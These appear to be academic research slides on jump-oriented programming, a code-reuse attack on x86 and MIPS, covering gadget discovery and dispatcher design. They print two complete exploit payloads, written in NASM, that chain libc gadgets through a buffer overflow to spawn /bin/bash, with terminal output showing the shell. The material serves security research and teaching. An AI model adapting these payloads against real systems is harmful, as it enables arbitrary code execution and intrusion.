
- $f$  can be anything that evolves  $pc$  predictably
  - Arithmetic:  $f(pc) = pc+4$
  - Memory based:  $f(pc) = *(pc+4)$



# Availability of indirect jumps (1)


- Can use `jmp` or `call` (don't care about the stack)
- When would we expect to see indirect jumps?
  - Function pointers, some switch/case blocks, ...?
- That's not many...

Frequency of control flow transfers instructions in glibc




# Availability of indirect jumps (2)

- However: x86 instructions are *unaligned*
- We can find *unintended* code by jumping into the middle of a regular instruction!



- Very common, since they start with 0xFF, e.g.  
-1 = 0x**FFFFFF**FF  
-1000000 = 0x**FF**F0BDC0



# Finding gadgets

- Cannot use traditional disassembly,
  - Instead, as in ROP, scan & walk backwards
  - We find 31,136 potential gadgets in libc!
- Apply heuristics to find certain kinds of gadget
- Pick one that meets these requirements:
  - **Internal integrity:**
    - Gadget must not destroy its own jump target.
  - **Composability:**
    - Gadgets must not destroy subsequent gadgets' jump targets.

# Finding dispatcher gadgets

$pc = f(pc)$   
goto \*pc

- Dispatcher heuristic:
  - The gadget must act upon its own jump target register
  - Opcode can't be useless, e.g.: `inc`, `xchg`, `xor`, etc.
  - Opcodes that overwrite the register (e.g. `mov`) instead of modifying it (e.g. `add`) must be self-referential
    - `lea edx, [eax+ebx]` isn't going to advance anything
    - `lea edx, [edx+esi]` could work
- Find a dispatcher that uses uncommon registers

```
add ebp, edi
jmp [ebp-0x39]
```
- Functional gadgets found with similar heuristics

# Developing a practical attack


- Built on Debian Linux 5.0.4 32-bit x86
  - Relies solely on the included libc
- Availability of gadgets (31,136 total): **PLENTY**
  - **Dispatcher**: 35 candidates
  - **Load constant**: 60 `pop` gadgets
  - **Math/logic**: 221 `add`, 129 `sub`, 112 `or`, 1191 `xor`, etc.
  - **Memory**: 150 `mov` loaders, 33 `mov` storers (and more)
  - **Conditional branch**: 333 short `adc/sbb` gadgets
  - **Syscall**: multiple gadget sequences

# The vulnerable program

- Vulnerabilities
  - String overflow
  - Other buffer overflow
  - String format bug
- Targets
  - Return address
  - Function pointer
  - C++ Vtable
  - Setjmp buffer
    - Used for non-local gotos
    - Sets several registers, including `esp` and `eip`

# The exploit code (high level)

- Shellcode: launches `/bin/bash`
- Constructed in NASM (data declarations only)
- 10 gadgets which will:
  - Write null bytes into the attack buffer where needed
  - Prepare and execute an `execve` syscall
- Get a shell without exploiting a single `ret`:

A screenshot of a terminal window titled "Terminal". The window has a menu bar with "File", "Edit", "View", "Terminal", "Go", and "Help". The terminal content shows a shell prompt "sh\$" followed by the command `./vulnerable "`cat exploit.bin`"`. The output is "Starting bash..." followed by a new prompt "bash\$" with a green cursor. The terminal window has standard OS window controls (minimize, maximize, close) in the top right corner.

```
Terminal
File Edit View Terminal Go Help
sh$ ./vulnerable "`cat exploit.bin`"
Starting bash...
bash$
```

# The full exploit (1)

```
1  start:
2  ; Constants:
3  libc:          equ 0xb7e7f000 ; Base address of libc in memory
4  base:          equ 0x0804a008 ; Address where this buffer is loaded
5  base_mangled:  equ 0x1d4011ee ; 0x0804a008 = mangled address of this buffer
6  initializer_mangled: equ 0xc43ef491 ; 0xb7e81f7a = mangled address of initializer gadget
7  dispatcher:    equ 0xb7fa4e9e ; Address of the dispatcher gadget
8  buffer_length: equ 0x100      ; Target program's buffer size before the jmpbuf.
9  shell:         equ 0xbffff8eb ; Points to the string "/bin/bash" in the environment
10 to_null:       equ libc+0x7    ; Points to a null dword (0x00000000)
11
12 ; Start of the stack. Data read by initializer gadget "popa":
13 popa0 edi: dd -4                ; Delta for dispatcher; negative to avoid NULLs
14 popa0 esi: dd 0xffffffff
15 popa0 ebp: dd base+g_start+0x39 ; Starting jump target for dispatcher (plus 0x39)
16 popa0 esp: dd 0xffffffff
17 popa0 ebx: dd base+to_dispatcher+0x3e; Jumpback for initializer (plus 0x3e)
18 popa0 edx: dd 0xffffffff
19 popa0 ecx: dd 0xffffffff
20 popa0 eax: dd 0xffffffff
21
22 ; Data read by "popa" for the null-writer gadgets:
23 popa1 edi: dd -4                ; Delta for dispatcher
24 popa1 esi: dd base+to_dispatcher ; Jumpback for gadgets ending in "jmp [esi]"
25 popa1 ebp: dd base+g00+0x39     ; Maintain current dispatch table offset
26 popa1 esp: dd 0xffffffff
27 popa1 ebx: dd base+new_eax+0x17bc0000+1 ; Null-writer clears the 3 high bytes of future eax
28 popa1 edx: dd base+to_dispatcher ; Jumpback for gadgets ending "jmp [edx]"
29 popa1 ecx: dd 0xffffffff
30 popa1 eax: dd -1                ; When we increment eax later, it becomes 0
31
32 ; Data read by "popa" to prepare for the system call:
33 popa2 edi: dd -4                ; Delta for dispatcher
34 popa2 esi: dd base+esi_addr     ; Jumpback for "jmp [esi+K]" for a few values of K
35 popa2 ebp: dd base+g07+0x39     ; Maintain current dispatch table offset
36 popa2 esp: dd 0xffffffff
37 popa2 ebx: dd shell             ; Syscall EBX = 1st execve arg (filename)
38 popa2 edx: dd to_null           ; Syscall EDX = 3rd execve arg (envp)
39 popa2 ecx: dd base+to_dispatcher ; Jumpback for "jmp [ecx]"
40 popa2 eax: dd to_null           ; Swapped into ECX for syscall. 2nd execve arg (argv)
41
```

Constants

Immediate values on the stack

# The full exploit (2)

<pre> 42 ; End of stack, start of a general data region used in manual addressing 43     dd dispatcher                ; Jumpback for "jmp [esi-0xf]" 44     times 0xB db 'X'            ; Filler 45 esi_addr: dd dispatcher          ; Jumpback for "jmp [esi]" 46     dd dispatcher              ; Jumpback for "jmp [esi+0x4]" 47     times 4 db 'Z'              ; Filler 48 new_eax:  dd 0xEEEEEEEE0b        ; Sets syscall EAX via [esi+0xc]; EE bytes will be cleared 49 50 ; End of the data region, the dispatch table is below (in reverse order) 51 g0a: dd 0xb7fe3419 ; sysenter 52 g09: dd libc+ 0x1a30d ; mov eax, [esi+0xc] ; mov [esp], eax ; call [esi+0x4] 53 g08: dd libc+0x136460 ; xchg ecx, eax ; fdiv st, st(3) ; jmp [esi-0xf] 54 g07: dd libc+0x137375 ; popa ; cmc ; jmp far dword [ecx] 55 g06: dd libc+0x14e168 ; mov [ebx-0x17bc0000], ah ; stc ; jmp [edx] 56 g05: dd libc+0x14748d ; inc ebx ; fdivr st(1), st ; jmp [edx] 57 g04: dd libc+0x14e168 ; mov [ebx-0x17bc0000], ah ; stc ; jmp [edx] 58 g03: dd libc+0x14748d ; inc ebx ; fdivr st(1), st ; jmp [edx] 59 g02: dd libc+0x14e168 ; mov [ebx-0x17bc0000], ah ; stc ; jmp [edx] 60 g01: dd libc+0x14734d ; inc eax ; fdivr st(1), st ; jmp [edx] 61 g00: dd libc+0x1474ed ; popa ; fdivr st(1), st ; jmp [edx] 62 g_start: ; Start of the dispatch table, which is in reverse order. 63 times buffer_length - (\$-start) db 'x' ; Pad to the end of the legal buffer 64 65 ; LEGAL BUFFER ENDS HERE. Now we overwrite the jmpbuf to take control 66 jmpbuf_ebx: dd 0aaaaaaaa 67 jmpbuf_esi: dd 0aaaaaaaa 68 jmpbuf_edi: dd 0aaaaaaaa 69 jmpbuf_ebp: dd 0aaaaaaaa 70 jmpbuf_esp: dd base_mangled ; Redirect esp to this buffer for initializer's "popa" 71 jmpbuf_eip: dd initializer_mangled ; Initializer gadget: popa ; jmp [ebx-0x3e] 72 73 to_dispatcher: dd dispatcher ; Address of the dispatcher: add ebp,edi ; jmp [ebp-0x39] 74                dw 0x73 ; The standard code segment; allows far jumps; ends in NULL </pre>	Data
<pre> 51 g0a: dd 0xb7fe3419 ; sysenter 52 g09: dd libc+ 0x1a30d ; mov eax, [esi+0xc] ; mov [esp], eax ; call [esi+0x4] 53 g08: dd libc+0x136460 ; xchg ecx, eax ; fdiv st, st(3) ; jmp [esi-0xf] 54 g07: dd libc+0x137375 ; popa ; cmc ; jmp far dword [ecx] 55 g06: dd libc+0x14e168 ; mov [ebx-0x17bc0000], ah ; stc ; jmp [edx] 56 g05: dd libc+0x14748d ; inc ebx ; fdivr st(1), st ; jmp [edx] 57 g04: dd libc+0x14e168 ; mov [ebx-0x17bc0000], ah ; stc ; jmp [edx] 58 g03: dd libc+0x14748d ; inc ebx ; fdivr st(1), st ; jmp [edx] 59 g02: dd libc+0x14e168 ; mov [ebx-0x17bc0000], ah ; stc ; jmp [edx] 60 g01: dd libc+0x14734d ; inc eax ; fdivr st(1), st ; jmp [edx] 61 g00: dd libc+0x1474ed ; popa ; fdivr st(1), st ; jmp [edx] 62 g_start: ; Start of the dispatch table, which is in reverse order. </pre>	Dispatch table
<pre> 63 times buffer_length - (\$-start) db 'x' ; Pad to the end of the legal buffer 64 65 ; LEGAL BUFFER ENDS HERE. Now we overwrite the jmpbuf to take control 66 jmpbuf_ebx: dd 0aaaaaaaa 67 jmpbuf_esi: dd 0aaaaaaaa 68 jmpbuf_edi: dd 0aaaaaaaa 69 jmpbuf_ebp: dd 0aaaaaaaa 70 jmpbuf_esp: dd base_mangled ; Redirect esp to this buffer for initializer's "popa" 71 jmpbuf_eip: dd initializer_mangled ; Initializer gadget: popa ; jmp [ebx-0x3e] 72 73 to_dispatcher: dd dispatcher ; Address of the dispatcher: add ebp,edi ; jmp [ebp-0x39] 74                dw 0x73 ; The standard code segment; allows far jumps; ends in NULL </pre>	Overflow

# Discussion

- Can we automate building of JOP attacks?
  - Must solve problem of complex interdependencies between gadget requirements

- Is this attack applicable to non-x86 platforms?

A: Yes


- What defense measures can be developed which counter this attack?

# The MIPS architecture

- MIPS: very different from x86
  - Fixed size, aligned instructions
    - No unintended code!
  - Position-independent code via indirect jumps
  - Delay slots
    - Instruction after a jump will always be executed
- ***We can deploy JOP on MIPS!***
  - Use intended indirect jumps
    - Functionality bolstered by the effects of delay slots
  - Supports hypothesis that JOP is a *general* threat

# MIPS exploit code (high level overview)

- Shellcode: launches `/bin/bash`
- Constructed in NASM (data declarations only)
- 6 gadgets which will:
  - Insert a null-containing value into the attack buffer
  - Prepare and execute an `execve` syscall
- Get a shell without exploiting a single `jr ra:`



```
Terminal
File Edit View Terminal Go Help
sh$ ./vulnerable "`cat exploit.bin`"
Starting bash...
bash$
```

[Click for full exploit code](#)

# MIPS full exploit code (1)

```
1 ; ===== CONSTANTS =====
2 #define libc      0x2aada000    ; Base address of libc in memory.
3 #define base      0x7fff780e    ; Address where this buffer is loaded.
4 #define initializer  libc+0x103d0c ; Initializer gadget (see table below for machine code).
5 #define dispatcher  libc+0x63fc8 ; Dispatcher gadget (see table below for machine code).
6 #define buffer_length 0x100    ; Target program's buffer size before the function pointer.
7 #define to_null      libc+0x8    ; Points to a null word (0x00000000).
8 #define gp            0x4189d0    ; Value of the gp register.
9
10 ; ===== GADGET MACHINE CODE =====
11 ; +-----+-----+-----+-----+
12 ; | Initializer/pre-syscall gadget | Dispatcher gadget | Syscall gadget | Gadget "g04" |
13 ; +-----+-----+-----+-----+
14 ; | lw      v0,44(sp) | addu   v0,a0,v0 | syscall | sw      a1,44(sp) |
15 ; | lw      t9,32(sp) | lw      v1,0(v0) | lw      t9,-27508(gp) | sw      zero,24(sp) |
16 ; | lw      a0,128(sp) | nop | nop | sw      zero,28(sp) |
17 ; | lw      a1,132(sp) | addu   v1,v1,gp | jalr   t9 | addiu   a1,sp,44 |
18 ; | lw      a2,136(sp) | jr      v1 | li      a0,60 | jalr   t9 |
19 ; | sw      v0,16(sp) | nop | | addiu   a3,sp,24 |
20 ; | jalr   t9 | | | |
21 ; | move   a3,s8 | | | |
22 ; +-----+-----+-----+-----+
23
24 ; ===== ATTACK DATA =====
25 ; Data for the initializer gadget. We want 32(sp) to refer to the value below, but sp
26 ; points 24 bytes before the start of this buffer, so we start with some padding.
27 times 32-24 db 'x'
28 dd dispatcher ; sp+32 Sets t9 - Dispatcher gadget address (see table above for machine code)
29 times 44-36 db 'x' ; sp+36 (padding)
30 dd base + g_start ; sp+44 Sets v0 - offset
31 times 128-48 db 'x' ; sp+48 (padding)
32 dd -4 ; sp+128 Sets a0 - delta
33 dd 0xaaaaaaaa ; sp+132 Sets a1
34 dd 0xaaaaaaaa ; sp+136 Sets a2
35
36 dd 0xaaaaaaaa ; sp+140 (padding, since we can only advance $sp by multiples of 8)
37
```

# MIPS full exploit code (2)

```
38 ; Data for the pre-syscall gadget (same as the initializer gadget). By now, sp has
39 ; been advanced by 112 bytes, so it points 32 bytes before this point.
40 dd libc+0x26194 ; sp+32 Sets t9 - Syscall gadget address (see table above for machine code)
41 times 44-36 db 'x' ; sp+36 (padding)
42 dd 0xdedede ; sp+44 Sets v0 (overwritten with the syscall number by gadgets g02-g04)
43 times 80-48 db 'x' ; sp+48 (padding)
44 dd -4011 ; sp+80 The syscall number for "execve", negated.
45 times 128-84 db 'x' ; sp+84 (padding)
46 dd base+shell_path ; sp+128 Sets a0
47 dd to_null ; sp+132 Sets a1
48 dd to_null ; sp+136 Sets a2
49
50 ; ===== DISPATCH TABLE =====
51 ; The dispatch table is in reverse order
52 g05: dd libc-gp+0x103d0c ; Pre-syscall gadget (same as initializer, see table for machine code)
53 g04: dd libc-gp+0x34b8c ; Gadget "g04" (see table above for machine code)
54 g03: dd libc-gp+0x7deb0 ; Gadget: jalr t9 ; negu a1,s2
55 g02: dd libc-gp+0x6636c ; Gadget: lw s2,80(sp) ; jalr t9 ; move s6,a3
56 g01: dd libc-gp+0x13d394 ; Gadget: jr t9 ; addiu sp,sp,16
57 g00: dd libc-gp+0xcblac ; Gadget: jr t9 ; addiu sp,sp,96
58 g_start: ; Start of the dispatch table, which is in reverse order.
59
60 ; ===== OVERFLOW PADDING =====
61 times buffer_length - ($-$) db 'x' ; Pad to the end of the legal buffer
62
63 ; ===== FUNCTION POINTER OVERFLOW =====
64 dd initializer
65
66 ; ===== SHELL STRING =====
67 shell_path: db "/bin/bash"
68 db 0 ; End in NULL to finish the string overflow
```

# References

- [1] L. Davi, A.-R. Sadeghi, and M. Winandy. ROPdefender: A detection tool to defend against return-oriented programming attacks. Technical Report HGI-TR-2010-001, Horst Gortz Institute for IT Security, March 2010.
- [2] P. Chen, H. Xiao, X. Shen, X. Yin, B. Mao, and L. Xie. Drop: Detecting return-oriented programming malicious code. In 5th ACM ICISS, 2009
- [3] L. Davi, A.-R. Sadeghi, and M. Winandy. Dynamic Integrity Measurement and Attestation: Towards Defense against Return-oriented Programming Attacks. In 4th ACM STC, 2009.
- [4] J. Li, Z. Wang, X. Jiang, M. Grace, and S. Bahram. Defeating return-oriented rootkits with return-less kernels. In 5th ACM SIGOPS EuroSys Conference, Apr. 2010.
- [5] H. Shacham. The Geometry of Innocent Flesh on the Bone: Return-into-libc without Function Calls (on the x86). In 14th ACM CCS, 2007.
- [6] S. Checkoway, L. Davi, A. Dmitrienko, A.-R. Sadeghi, H. Shacham, and M. Winandy. Return-Oriented Programming Without Returns. In 17th ACM CCS, October 2010.